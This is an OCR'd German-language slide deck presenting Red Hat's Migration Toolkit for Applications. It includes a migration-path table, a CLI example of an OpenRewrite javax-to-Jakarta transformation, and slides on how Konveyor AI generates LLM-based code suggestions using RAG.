
Das Herzstück: Analysis Engine

Community Knowledge + Eigene Regeln




Das Herzstück: Analysis Engine

Community Knowledge + Eigene Regeln



Das Herzstück: Analysis Engine

Community Knowledge + Eigene Regeln



Migrationspfade

Source Platform	Targets									
	Migration to JBoss EAP 7 & 8	**OpenShift (Cloud Readiness)**	**OpenJDK 11, 17 & 21**	**OpenJDK 8 & 11**	**Jakarta EE 9**	**Camel 3 & 4**	**Spring Boot in Red Hat Runtimes**	**Quarkus**	**Open Liberty**	**Azure App Service for EAP apps**
Oracle WebLogic Server	✔	✔	✔	✔	-	-	-	-	-	-
IBM WebSphere Application Server	✔	✔	✔	✔	-	-	-	-	✔	-
JBoss EAP 4	✘ [1]	✔		✔	-	-	-	-	-	-
JBoss EAP 5	✔	✔		✔	-	-	-	-	-	-
JBoss EAP 6	✔	✔		✔	-	-	-	-	-	-
JBoss EAP 7	✔	✔	✔	✔	-	-	-	-	-	✔
Thorntail	✔ [2]	-		-	-	-	-	-	-	-
Oracle JDK	-	✔		✔	-	-	-	-	-	-
Camel 2	-	✔		✔	-	✔	-	-	-	-
Camel 3	-	-	-	-	-	✔	-	-	-	-
Spring Boot	-	✔		✔	✔	-	✔	✔	-	
Any Java application	-	✔		✔	-	-	-	-	-	-
Any Java EE application	-	-		-	✔	-	-	-	-	-

Quelle: https://developers.redhat.com/products/mta/use-cases

[1] Although the migration toolkit for applications does not currently provide rules for this migration path, Red Hat Consulting can assist with migration from any source platform.

[2] Requires JBoss Enterprise Application Platform expansion pack 2 (EAP XP 2)

Beispiel: Kommandozeile

Hier: Transformation (!) mit OpenRewrite*

- **Transformation** über Kommandozeile

```
$ cd ${MTA_HOME}
$ ./mta-cli transform openrewrite --input <directory_source_project> -t eap8-xml -t jakarta-imports

INFO[0000] executing openrewrite recipe              args="-U org.openrewrite.maven:rewrite-maven-plugin:run
-Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml -Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta"
input=/nvme1n1p1/devspace/workspace/gob_cantabria/customer/ebro-master recipe=jakarta-imports
/usr/bin/podman run --rm --name TbbkgZlufUhUyhzC --entrypoint /usr/bin/openrewrite_entrypoint.sh --workdir /tmp/source-app/input -v
/nvme1n1p1/devspace/workspace/gob_cantabria/customer/ebro-master:/opt/input:z registry.redhat.io/mta/mta-cli-rhel9:7.1.1 -U
org.openrewrite.maven:rewrite-maven-plugin:run -Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml
-Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta+ cp -r /opt/input /tmp/source-app
+ /usr/bin/mvn -U org.openrewrite.maven:rewrite-maven-plugin:run
-Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml -Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta
[INFO] Scanning for projects...
Downloading from central: https://repo.maven.apache.org/maven2/es/gobcantabria/amap/amap-parent/2.0.9/amap-parent-2.0.9.pom
.../...
```

- Transformation anschauen über Code-Diff.

*https://docs.openrewrite.org/


MTA Download: https://developers.redhat.com/products/mta/download

Kantra (upstream CLI): https://github.com/konveyor/kantra

https://docs.redhat.com/en/documentation/migration_toolkit_for_applications/7.3/html-single/cli_guide/index#mta-cli-transform_cli-guide

Blogartikel: Statische Codeanalyse mit Konveyor Kantra CLI: https://shaaf.dev/post/2025-07-15-static-code-analysis-for-java-with-konveyor-kantra-cli-1/


Beispiel: Visual Studio Code



https://docs.redhat.com/en/documentation/migration_toolkit_for_applications/7.3/html-single/visual_studio_code_extension_guide/index

https://github.com/windup/rhamt-vscode-extension/blob/master/README.md

Teil von OpenShift: **Migration Toolkit for Applications**



Migrationshilfe


UnterstütztUnternehmen, ihr Anwendungsportfolio sicher zu migrieren und zu modernisieren, um OpenShift zu nutzen.

Einfache OpenShift-Einführung

Erkenntnisse

Fundierte Entscheidungen treffen, Migrations- und Modernisierungsprozess messbar und vorhersehbar gestalten.

Risiken minimieren



Erweitert

Vollständig integriertes Toolkit, das mehrere Open-Source-Tools nutzt und nahtlose Benutzererfahrung bietet.

Wertvoll in allen Migrationsphasen

Was macht Konveyor AI (KAI)?


Konveyor AI

Motivation

Umstellung und Umgestaltung von Anwendungen auf Kubernetes und Cloud-native Technologien durch den Einsatz generativer KI wirtschaftlich umsetzen können.

Konveyor AI

Grundlagen




Transformieren

MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.

Konveyor AI

Grundlagen



Transformieren


MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.

Gen AI Integriert

Code-Vorschläge für erkannte Migrationsprobleme. LLMs unter Verwendung strukturierter Migrationsdaten nutzen, die MTA gesammelt hat.

Konveyor AI

Grundlagen



Transformieren

MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.

Gen AI Integriert


Code-Vorschläge für erkannte Migrationsprobleme. LLMs unter Verwendung strukturierter Migrationsdaten nutzen, die MTA gesammelt hat.

Lernen und anpassen

Feinabstimmung jedes Modells vermeiden mit Retrieval Augmented Generation (RAG). LLM-Ergebnisse von früheren Lösungen "tunen".

Konveyor AI

Grundlagen



Transformieren


MTA-Funktionen über die Bereitstellung von Informationen hinaus erweitern. Transformation von Quellcode automatisieren.

Gen AI Integriert

Code-Vorschläge für erkannte Migrationsprobleme. LLMs unter Verwendung strukturierter Migrationsdaten nutzen, die MTA gesammelt hat.

Lernen und anpassen

Feinabstimmung jedes Modells vermeiden mit Retrieval Augmented Generation (RAG). LLM-Ergebnisse von früheren Lösungen "tunen".



Model-Agnostisch

Integration mit kommerziellen Modellen - Möglichkeit, selbst gehostete Modelel zu verwenden.

Konveyor AI

Vorgehen

- Erstellt Vorschläge auf Basis des Projektcodes
  - Regelgesteuerte Analyse
    - Probleme neuer Technologie benennen

Konveyor AI

Vorgehen

- Erstellt Vorschläge auf Basis des Projektcodes
  - Regelgesteuerte Analyse
    - Probleme neuer Technologie benennen
  - Berücksichtigt Änderungshistorie vom Repo
    - Vorher-/Nachher-Vergleich von Änderungen

Konveyor AI

Vorgehen

- Erstellt Vorschläge auf Basis des Projektcodes
  - Regelgesteuerte Analyse
    - Probleme neuer Technologie benennen
  - Berücksichtigt Änderungshistorie vom Repo
    - Vorher-/Nachher-Vergleich von Änderungen
- Erstellt maßgeschneiderten LLM-Prompt
  - Kenntnis erfolgreicher Technologieerneuerung
  - Kenntnis erfolgreicher Änderungen

Konveyor AI

Vorgehen


- Erstellt Vorschläge auf Basis des Projektcodes
  - Regelgesteuerte Analyse
    - Probleme neuer Technologie benennen
  - Berücksichtigt Änderungshistorie vom Repo
    - Vorher-/Nachher-Vergleich von Änderungen
- Erstellt maßgeschneiderten LLM-Prompt
  - Kenntnis erfolgreicher Technologieerneuerung
  - Kenntnis erfolgreicher Änderungen
- Vorschläge über IDE-Extension

Lösung für: Eingeschränkte "Context Windows"

Source Code-Analyse bestimmt LLM-Interaktion

